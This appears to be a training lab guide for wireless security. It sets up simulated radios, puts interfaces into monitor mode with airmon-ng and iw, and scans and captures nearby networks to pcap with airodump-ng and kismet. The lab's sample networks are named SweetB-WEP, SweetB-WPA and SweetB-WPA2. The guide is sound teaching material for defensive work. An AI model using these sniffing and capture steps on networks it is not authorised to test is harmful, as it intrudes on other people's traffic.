Lab Guide

`modprobe mac80211_hwsim radios=4`

`iw dev` or `iwconfig`

```
root@joker-WiFi-So-serious:/home/joker/lab-1# iwconfig
lo        no wireless extensions.

ens33     no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

wlan1     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

wlan2     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

wlan3     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

hwsim0    no wireless extensions.
```

DEMO 1

Drivers

airmon-ng

```
root@joker-WiFi-So-serious:/home/joker/lab-1# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy1    wlan1           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy2    wlan2           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy3    wlan3           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
```

The image below is with an external Alfa card

```
root@joker-WiFi-So-serious:/home/joker# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlx00c0cab558d1 mt7921u         MediaTek Inc. Wireless_Device
```

modinfo mac80211_hwsim

```
root@joker-WiFi-So-serious:/home/joker/lab-1# modinfo mac80211_hwsim
filename:       /lib/modules/6.11.0-26-generic/kernel/drivers/net/wireless/virtual/mac80211_hwsim.ko.zst
license:        GPL
description:    Software simulator of 802.11 radio(s) for mac80211
author:         Jouni Malinen
srcversion:     85AA2B7D68DB93C38E65E40
alias:          virtio:d00000001Dv*
depends:        mac80211,cfg80211
retpoline:      Y
intree:         Y
name:           mac80211_hwsim
vermagic:       6.11.0-26-generic SMP preempt mod_unload modversions
sig_id:         PKCS#7
signer:         Build time autogenerated kernel key
sig_key:        02:E7:15:4F:45:5F:92:EE:12:11:33:38:22:E0:B3:B7:BB:BE:9A:8A
sig_hashalgo:   sha512
signature:      4C:38:53:28:6F:44:D1:EE:07:78:29:1D:2A:9B:91:A7:9C:6D:C1:AA:
                DE:80:D4:E7:C0:B7:88:A6:B5:ED:B0:D1:2D:92:7A:E1:4A:5C:E9:D4:
```

The below image is with `modinfo` with an Alfa card

```
root@joker-WiFi-So-serious:/home/joker# modinfo mt7921u
filename:       /lib/modules/6.11.0-26-generic/kernel/drivers/net/wireless/mediatek/mt76/mt7921/mt7921u.ko.zs
license:        Dual BSD/GPL
author:         Lorenzo Bianconi <lorenzo@kernel.org>
description:    MediaTek MT7921U (USB) wireless driver
firmware:       mediatek/WIFI_MT7961_patch_mcu_1_2_hdr.bin
firmware:       mediatek/WIFI_RAM_CODE_MT7961_1.bin
srcversion:     9B60BA85A8F6DA1893E7566
alias:          usb:v35BCp0107d*dc*dsc*dp*icFFiscFFipFFin*
alias:          usb:v0846p9060d*dc*dsc*dp*icFFiscFFipFFin*
alias:          usb:v3574p6211d*dc*dsc*dp*icFFiscFFipFFin*
alias:          usb:v0E8Dp7961d*dc*dsc*dp*icFFiscFFipFFin*
depends:        mt76-usb,mt792x-usb,mt7921-common,mt76,mt76-connac-lib,mt792x-lib
retpoline:      Y
intree:         Y
name:           mt7921u
vermagic:       6.11.0-26-generic SMP preempt mod_unload modversions
sig_id:         PKCS#7
signer:         Build time autogenerated kernel key
sig_key:        02:E7:15:4F:45:5F:92:EE:12:11:33:38:22:E0:B3:B7:BB:BE:9A:8A
sig_hashalgo:   sha512
signature:      7D:9D:00:1D:44:E3:A5:2C:11:D5:64:21:29:53:51:EA:A4:53:6A:2C:
```

Do not run `rmmod mac80211_hwsim` this will kill your simulated interfaces

```
rmmod mt7921u
```

```
modprobe mt7921u
```

DEMO 2

Basic commands

```
iwconfig
```

```
root@joker-WiFi-So-serious:/home/joker/lab-1# iwconfig
lo          no wireless extensions.

ens33       no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
            Retry short limit:7   RTS thr:off   Fragment thr:off
            Encryption key:off
            Power Management:off

wlan1       IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
            Retry short limit:7   RTS thr:off   Fragment thr:off
            Encryption key:off
            Power Management:off

wlan2       IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
            Retry short limit:7   RTS thr:off   Fragment thr:off
            Encryption key:off
            Power Management:off

wlan3       IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
            Retry short limit:7   RTS thr:off   Fragment thr:off
            Encryption key:off
            Power Management:off

hwsim0      no wireless extensions.
```

iwconfig wlan0

```
root@joker-WiFi-So-serious:/home/joker/lab-1# iwconfig wlan0
wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
```

iw dev (this is only part of the output, pay attention to the phy# for the interface)

```
root@joker-WiFi-So-serious:/home/joker/lab-1# iw dev
phy#5
        Interface wlan3
                ifindex 8
                wdev 0x500000001
                addr 02:00:00:00:03:00
                type managed
                txpower 20.00 dBm
                multicast TXQ:
                        qsz-byt qsz-pkt flows   drops   marks   overlmt hashcol tx-bytes        tx-packets
                        0       0       0       0       0       0       0       0               0
```

iw wlan0 info

```
root@joker-WiFi-So-serious:/home/joker/lab-1# iw wlan0 info
Interface wlan0
        ifindex 5
        wdev 0x200000001
        addr 02:00:00:00:00:00
        type managed
        wiphy 2
        txpower 20.00 dBm
        multicast TXQ:
                qsz-byt qsz-pkt flows   drops   marks   overlmt hashcol tx-bytes        tx-packets
                0       0       0       0       0       0       0       0               0
```

iw list (this will be a huge output, don't run it with the simulated interfaces)

`iw phy <phy#> info` (you get the phy# from iw dev output)

```
root@joker-WiFi-So-serious:/home/joker/lab-1# iw phy phy2 info
Wiphy phy2
        wiphy index: 2
        max # scan SSIDs: 4
        max scan IEs length: 2131 bytes
        max # sched scan SSIDs: 0
        max # match sets: 0
        Retry short limit: 7
        Retry long limit: 4
        Coverage class: 0 (up to 0m)
        Device supports RSN-IBSS.
        Device supports AP-side u-APSD.
        Device supports T-DLS.
        Supported Ciphers:
                * WEP40 (00-0f-ac:1)
                * WEP104 (00-0f-ac:5)
                * TKIP (00-0f-ac:2)
                * CCMP-128 (00-0f-ac:4)
                * CCMP-256 (00-0f-ac:10)
                * GCMP-128 (00-0f-ac:8)
                * GCMP-256 (00-0f-ac:9)
                * CMAC (00-0f-ac:6)
                * CMAC-256 (00-0f-ac:13)
                * GMAC-128 (00-0f-ac:11)
                * GMAC-256 (00-0f-ac:12)
        Available Antennas: TX 0 RX 0
        Supported interface modes:
                 * IBSS
                 * managed
                 * AP
                 * AP/VLAN
                 * monitor
                 * mesh point
                 * P2P-client
```

`iw <wlan#> scan` (won't work with the simulated interfaces)

`iw reg get`

```
root@joker-WiFi-So-serious:/home/joker/lab-1# iw reg get
global
country 00: DFS-UNSET
        (755 - 928 @ 2), (N/A, 20), (N/A), PASSIVE-SCAN
        (2402 - 2472 @ 40), (N/A, 20), (N/A)
        (2457 - 2482 @ 20), (N/A, 20), (N/A), AUTO-BW, PASSIVE-SCAN
        (2474 - 2494 @ 20), (N/A, 20), (N/A), NO-OFDM, PASSIVE-SCAN
        (5170 - 5250 @ 80), (N/A, 20), (N/A), AUTO-BW, PASSIVE-SCAN
        (5250 - 5330 @ 80), (N/A, 20), (0 ms), DFS, AUTO-BW, PASSIVE-SCAN
        (5490 - 5730 @ 160), (N/A, 20), (0 ms), DFS, PASSIVE-SCAN
        (5735 - 5835 @ 80), (N/A, 20), (N/A), PASSIVE-SCAN
        (57240 - 63720 @ 2160), (N/A, 0), (N/A)
```

iw reg set US

```
root@joker-WiFi-So-serious:/home/joker/lab-1# iw reg set US
root@joker-WiFi-So-serious:/home/joker/lab-1# iw reg get
global
country US: DFS-FCC
        (902 - 904 @ 2), (N/A, 30), (N/A)
        (904 - 920 @ 16), (N/A, 30), (N/A)
        (920 - 928 @ 8), (N/A, 30), (N/A)
        (2400 - 2472 @ 40), (N/A, 30), (N/A)
        (5150 - 5250 @ 80), (N/A, 23), (N/A), AUTO-BW
        (5250 - 5350 @ 80), (N/A, 24), (0 ms), DFS, AUTO-BW
        (5470 - 5730 @ 160), (N/A, 24), (0 ms), DFS
        (5730 - 5850 @ 80), (N/A, 30), (N/A), AUTO-BW
        (5850 - 5895 @ 40), (N/A, 27), (N/A), NO-OUTDOOR, AUTO-BW, PASSIVE-SCAN
        (5925 - 7125 @ 320), (N/A, 12), (N/A), NO-OUTDOOR, PASSIVE-SCAN
        (57240 - 71000 @ 2160), (N/A, 40), (N/A)
```

ifconfig

```
root@joker-WiFi-So-serious:/home/joker/lab-1# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.2.31  netmask 255.255.255.0  broadcast 192.168.2.255
        inet6 fe80::20c:29ff:fec5:3d57  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:c5:3d:57  txqueuelen 1000  (Ethernet)
        RX packets 73360  bytes 109849978 (109.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3182  bytes 233821 (233.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 196  bytes 19622 (19.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 196  bytes 19622 (19.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 02:00:00:00:00:00  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

ip addr (check if you device has an IP)

```
root@joker-WiFi-So-serious:/home/joker/lab-1# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:c5:3d:57 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.2.31/24 brd 192.168.2.255 scope global dynamic noprefixroute ens33
       valid_lft 1404sec preferred_lft 1404sec
    inet6 fe80::20c:29ff:fec5:3d57/64 scope link
       valid_lft forever preferred_lft forever
5: wlan0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default qlen 1000
    link/ether 02:00:00:00:00:00 brd ff:ff:ff:ff:ff:ff
6: wlan1: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default qlen 1000
    link/ether 02:00:00:00:01:00 brd ff:ff:ff:ff:ff:ff
7: wlan2: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default qlen 1000
    link/ether 02:00:00:00:02:00 brd ff:ff:ff:ff:ff:ff
8: wlan3: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default qlen 1000
    link/ether 02:00:00:00:03:00 brd ff:ff:ff:ff:ff:ff
9: hwsim0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ieee802.11/radiotap 12:00:00:00:00:00 brd ff:ff:ff:ff:ff:ff
```

ip link

```
root@joker-WiFi-So-serious:/home/joker/lab-1# ip link
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP mode DEFAULT group default qlen 1000
    link/ether 00:0c:29:c5:3d:57 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
5: wlan0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN mode DORMANT group default qlen 1000
    link/ether 02:00:00:00:00:00 brd ff:ff:ff:ff:ff:ff
6: wlan1: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN mode DORMANT group default qlen 1000
    link/ether 02:00:00:00:01:00 brd ff:ff:ff:ff:ff:ff
7: wlan2: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN mode DORMANT group default qlen 1000
    link/ether 02:00:00:00:02:00 brd ff:ff:ff:ff:ff:ff
8: wlan3: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN mode DORMANT group default qlen 1000
    link/ether 02:00:00:00:03:00 brd ff:ff:ff:ff:ff:ff
9: hwsim0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN mode DEFAULT group default qlen 1000
    link/ieee802.11/radiotap 12:00:00:00:00:00 brd ff:ff:ff:ff:ff:ff
```

airmon-ng

```
root@joker-WiFi-So-serious:/home/joker/lab-1# airmon-ng

PHY     Interface       Driver          Chipset

phy2    wlan0           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy3    wlan1           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy4    wlan2           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy5    wlan3           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
```

`rfkill`

```
root@joker-WiFi-So-serious:/home/joker/lab-1# rfkill
ID TYPE      DEVICE      SOFT      HARD
 0 bluetooth hci0   unblocked unblocked
 6 wlan      phy2   unblocked unblocked
 7 wlan      phy3   unblocked unblocked
 8 wlan      phy4   unblocked unblocked
 9 wlan      phy5   unblocked unblocked
```

`rfkill unblock wifi` (or bluetooth)

`nmcli`

```
root@joker-WiFi-So-serious:/home/joker/lab-1# nmcli
ens33: connected to netplan-ens33
        "Intel 82545EM"
        ethernet (e1000), 00:0C:29:C5:3D:57, hw, mtu 1500
        ip4 default
        inet4 192.168.2.31/24
        route4 192.168.2.0/24 metric 100
        route4 default via 192.168.2.2 metric 100
        inet6 fe80::20c:29ff:fec5:3d57/64
        route6 fe80::/64 metric 256

lo: connected (externally) to lo
        "lo"
        loopback (unknown), 00:00:00:00:00:00, sw, mtu 65536
        inet4 127.0.0.1/8
        inet6 ::1/128

wlan0: disconnected
        "wlan0"
        wifi (mac80211_hwsim), 02:00:00:00:00:00, hw, mtu 1500

wlan1: disconnected
        "wlan1"
        wifi (mac80211_hwsim), 02:00:00:00:01:00, hw, mtu 1500
```


nmcli device show wlan0

```
root@joker-WiFi-So-serious:/home/joker/lab-1# nmcli device show wlan0
GENERAL.DEVICE:                         wlan0
GENERAL.TYPE:                           wifi
GENERAL.HWADDR:                         02:00:00:00:00:00
GENERAL.MTU:                            1500
GENERAL.STATE:                          30 (disconnected)
GENERAL.CONNECTION:                     --
GENERAL.CON-PATH:                       --
IP4.GATEWAY:                            --
IP6.GATEWAY:                            --
```


TMUX

tmux

CTRL+B SHIFT+5



CTRL+B SHIFT+"



`CTRL+B d` detaches from the `tmux` session

`tmux ls`

```
root@joker-WiFi-So-serious:/home/joker/lab-1# tmux ls
0: 1 windows (created Sat May 31 19:36:07 2025)
```

`tmux attach -t 0` Connect to a session

DEMO 3

`iwconfig`

```
┌──(root㉿Wkit)-[/home/rogue1]
└─# iwconfig wlan2
wlan2     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
```

`ifconfig <wlan#> down`

`iwconfig <wlan#> mode monitor`

`ifconfig <wlan#> up`

```
┌──(root㉿Wkit)-[/home/rogue1]
└─# iwconfig wlan2
wlan2     IEEE 802.11  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

`ip link set dev <wlan#> down`

`iw <wlan#> set type monitor`

`ip link set dev <wlan#> up`

`iw dev`

```
phy#2
        Interface wlan2
                ifindex 5
                wdev 0×200000001
                addr da:35:16:cf:92:62
                type monitor
                channel 1 (2412 MHz), width: 20 MHz (no HT), center1: 2412 MHz
                txpower 20.00 dBm
                multicast TXQ:
                        qsz-byt qsz-pkt flows   drops   marks   overlmt hashcol tx-bytes        tx-packets
                        0       0       0       0       0       0       0       0               0
```

`iwconfig <wlan#> channel <#>`

```
┌──(root㉿Wkit)-[/home/rogue1]
└─# iwconfig wlan2 channel 157

┌──(root㉿Wkit)-[/home/rogue1]
└─# iwconfig wlan2
wlan2     IEEE 802.11  Mode:Monitor  Frequency:5.785 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

`iw dev <wlan#> set channel <#>` (channel changed to 11)

```
phy#2
        Interface wlan2
                ifindex 5
                wdev 0×200000001
                addr 8e:df:b2:93:93:d3
                type monitor
                channel 11 (2462 MHz), width: 20 MHz (no HT), center1: 2462 MHz
                txpower 20.00 dBm
                multicast TXQ:
                        qsz-byt qsz-pkt flows   drops   marks   overlmt hashcol tx-bytes        tx-packets
                        0       0       0       0       0       0       0       0               0
```

`iw dev <wlan#> set freq <####>` (Freq 6295)

```
phy#2
        Interface wlan2
                ifindex 5
                wdev 0×200000001
                addr 72:54:21:b2:ee:e2
                type monitor
                channel 69 (6295 MHz), width: 20 MHz (no HT), center1: 6295 MHz
                txpower 12.00 dBm
                multicast TXQ:
                        qsz-byt qsz-pkt flows   drops   marks   overlmt hashcol tx-bytes        tx-packets
                        0       0       0       0       0       0       0       0               0
```

`airmon-ng check kill`

```
┌──(root㉿Wkit)-[/home/rogue1]
└─# airmon-ng check kill

Killing these processes:

    PID Name
   2477 wpa_supplicant
```

airmon-ng start <wlan#>

```
┌──(root㉿Wkit)-[/home/rogue1]
└─# airmon-ng start wlan3


PHY     Interface       Driver          Chipset

phy0    wlan0           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy1    wlan1           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy2    wlan2           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy3    wlan3           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
                (mac80211 monitor mode vif enabled for [phy3]wlan3 on [phy3]wlan3mon)
                (mac80211 station mode vif disabled for [phy3]wlan3)
```

airmon-ng start <wlan#> <#>

airmon-ng stop <wlan#mon>

```
┌──(root㉿Wkit)-[/home/rogue1]
└─# airmon-ng stop wlan3mon

PHY     Interface       Driver          Chipset

phy0    wlan0           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy1    wlan1           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy2    wlan2           mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
phy3    wlan3mon        mac80211_hwsim  Software simulator of 802.11 radio(s) for mac80211
                (mac80211 station mode vif enabled on [phy3]wlan3)
                (mac80211 monitor mode vif disabled for [phy3]wlan3mon)
```

airodump-ng –band abg <wlan#mon>


```
 CH  2 ][ Elapsed: 1 min ][ 2025-06-22 08:53

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 02:00:00:00:04:00  -18       29        0    0 157   54   WPA2 CCMP   PSK  SweetB-WPA2
 02:00:00:00:02:00  -25       30        0    0  36   54   WPA  TKIP   PSK  SweetB-WPA
 02:00:00:00:00:00  -18       29        0    0   6   54e  WEP  WEP         SweetB-WEP

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
```

`airodump-ng -C0 <wlan#mon>` (scan all freqs the card is capable of, useful for scanning 6ghz)


`airodump-ng -c <#> <wlan#mon> -w <file> --output-format pcap`


`kismet`

navigate to localhost:2501 in a web browser

